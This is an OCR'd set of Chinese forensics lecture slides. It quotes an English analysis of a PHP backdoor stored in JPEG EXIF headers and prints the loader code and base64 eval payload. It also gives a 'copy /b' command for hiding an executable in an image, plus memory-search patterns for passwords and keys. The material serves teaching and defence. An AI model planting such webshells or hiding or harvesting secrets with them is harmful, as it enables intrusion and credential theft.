A few days ago, Peter Gramantik from our research team found a very interesting backdoor on a compromised site. This backdoor didn't rely on the normal patterns to hide its content (like base64/gzip encoding), but stored its data in the EXIF headers of a JPEG image. It also used the exif_read_data and preg_replace PHP functions to read the headers and execute itself.

Technical Details

The backdoor is divided into two parts. The first part is a mix of the exif_read_data function to read the image headers and the preg_replace function to execute the content. This is what we found in the compromised site:

```
$exif = exif_read_data('/homepages/clientsitepath/images/stories/food/bun.jpg');
preg_replace($exif['Make'],$exif['Model'],'');
```


Both functions are harmless by themselves. Exif_read_data is commonly used to read images and preg_replace to replace the content of strings. However, preg_replace has a hidden and tricky option where if you pass the "/e" modifier it will execute the content (eval), instead of just searching/replacing.

When we look at the bun.jpg file, we find the second part of the backdoor:

```
ÿØÿà^@^PJFIF^@^A^B^@^@d^@d^@^@ÿá^@¡Exif^@^@II*^@
^H^@^@^@^B^@^O^A^B^@^F^@^@^@&^@^@^@^P^A^B^@m^@^@^@,^@^@^@^@^@^@^@/.*/e^
@ eval ( base64_decode("aWYgKGl zc2V0KCRfUE9TVFsie noxI10pKSB7ZXZhbChzd
HJpcHNsYXNoZXMoJF9QT1NUWyJ6ejEiXSkpO30="));
@yi^@^QDucky^@^A^@^D^@^@^@<^@^@yi^@^NAdobe^
```


夾檔 – 將惡意程式隱藏於JPG中(續)

❖ Windows指令：copy /b A.jpg+B.exe



檔案特徵值特例

❖ docx vs. zip:

Name	Extensions	Header Signature
Microsoft Word for DOS v6 File	doc	\x31\xBE\x00\x00\x00\xAB\x00\x00
Microsoft Word Office Document Open XML Format	docx	\x50\x4B\x03\x04
ZIP Compressed	zip	\x50\x4B\x03\x04

❖ if the .TXT file contains data at the beginning of he file which is not defined within a Header/Signature field within the file types table, the signature analysis result will be Match, since .TXT files are not expected to have an identified header

實際操作

❖請新建一個資料夾，並任選下列三種檔案複製進資料夾中。

◆docx檔案


◆JPG圖檔

◆TXT純文字檔案

❖將副檔名docx改為zip，並加入JPG檔案之後

❖將合併後的JPG直接改為docx，並嘗試開啟檔案

資訊偽裝



資訊偽裝

資料完整
經過偽裝處理過後的資料，仍可保持完整內容，不會遭到處理手法的破壞

資料可用
隨時可將原始資料還原或可直接以特殊方式讀取資料內容

資訊偽裝步驟

Analyze

每次的偽裝作業，需先瞭解資料應用目的，及被使用的資料中有哪些是敏感性資料，這樣才能事先分析資料結構、複雜度、及資料與資料間的關連性、還有會造成資料有敏感問題的因素有哪些？這樣有了正確的分析前置作業，才能達到偽裝的目的，同時又不影響資料在使用上的正確性.

Design

在完成分析後，接下來要規劃偽裝的策略，例如來源的挑選、權限規則、欄位本身或是欄位與欄位之間的模糊程度、該套用哪種方法及資料產生的方式

Develop


偽裝資料的方式通常有幾種方法，且可交叉使用這些方法.


- ✓ Encrypt：將資料加密處理，並可同時加入KEY值，當有需要時，可將加密資料還原。
- ✓ Translate：透過轉換表的方式，對欄位內的資料，或是部份字串取代為其他資料，維持其可讀性。
- ✓ Age：將日期欄位作日期的加減
- ✓ Mask：常用在現顯示電話號碼帳號之類的，將部份字元用符號或指定字元取代
- ✓ Generate：循序、隨機或套用方式自動產生欄位數據
- ✓ Deliver：管理者依據環境佈署資料，包含數量、資料格式等等

資訊偽裝目的


- ❖ 檔案傳遞的過程即使檔案被第三者所擷取，也無法看出當中隱藏著機密資訊。資訊偽裝的討論重點在於，可隱藏的資訊量多寡以及隱藏後對於原始資料之影響程度兩方面。
  (2014.03.13http://www.netadmin.com.tw/article_content.aspx?sn=1403050001)

- ❖ 保護資料(他人無法讀取)
- ❖ 混淆足跡
- ❖ 栽贓嫁禍





揮發性資料鑑識



擷取揮發性資料為必須動作

United States Secret Service

WWW.SECRETSERVICE.GOV

BEST PRACTICES FOR SEIZING ELECTRONIC EVIDENCE

2. **Secure the Computer as Evidence**
   - If computer is "OFF", do not turn "ON".
   - If computer is "ON"
     - Stand-alone computer (non-networked)
       - Consult computer specialist
       - If specialist is not available
         - Photograph screen, then disconnect all power sources; unplug from the wall AND the back of the computer.

Collect Volatile Data instead!

■ Photograph screen, then disconnect all power sources; unplug from the wall AND the back of the computer.

❖ NIST guidelines：

Analyze live systems with minimal invasiveness. The Guidelines note that without proper procedures, *"risks are associated with acquiring information from the live system. Any action performed on the host will alter the state of the machine…"*

羅卡交換原則

❖ Locard' s Exchange Principle

凡兩個物體接觸，必定會有所交換

- with contact between two items, there will be an exchange

所有接觸必會留下痕跡

- every contact leaves a trace

Dr. Edmond Locard (1877-1966)


❖ Live鑑識解讀

揮發性資料為動態存在

侵入式蒐集保存不可能毫無干擾


力求影響最小化之蒐集保存過程

記憶體分析可能潛在資料



Physical RAM Address Space in 32-bits OS

- 以Windows 32-bits為例，其使用4 bytes (32-bits) 給CPU進行定址，扣掉設備(如firmware)等相關預載程式所需要的記憶體大小後，即真正可以使用的記憶體空間：
  - 2^32 = 4,294,967,296 = 4GB
  - 512MB + 32MB + 32MB = 576MB
  - Available RAM：4000MB – 576MB = 3424MB



記憶體內可能存在之關鍵字

軟體或適用標的	記憶體關鍵字	說明
Browser	https://www.google.com.tw/search?	曾Google之關鍵字
(N/A)	"passwd= " or " Password" or " memberpw"	其後可能帶有密碼
Windows	file:\\\	Windows開啟檔案紀錄
(N/A)	rkr, yax	以Rot13解碼
PGP	[\x09-\x0A\x0D\x20-\x2F\x3A-\x40\x5B-\x60\x7B-\x7E]PGPW.+[^\x09-\x0A\x0D\x20-\x2F\x3A-\x40\x5B-\x60\x7B-\x7E]	PGP解密金鑰
Onedrive	&login &password	登入之帳號密碼
Dropbox	u 'xxx@gmail.com'	登入之email帳號
	u 'ABC'	ABC為主機名稱
Google Drive	<email> ... </email>	登入之email帳號
USB媒體	USBSTOR	USB使用紀錄

問題與討論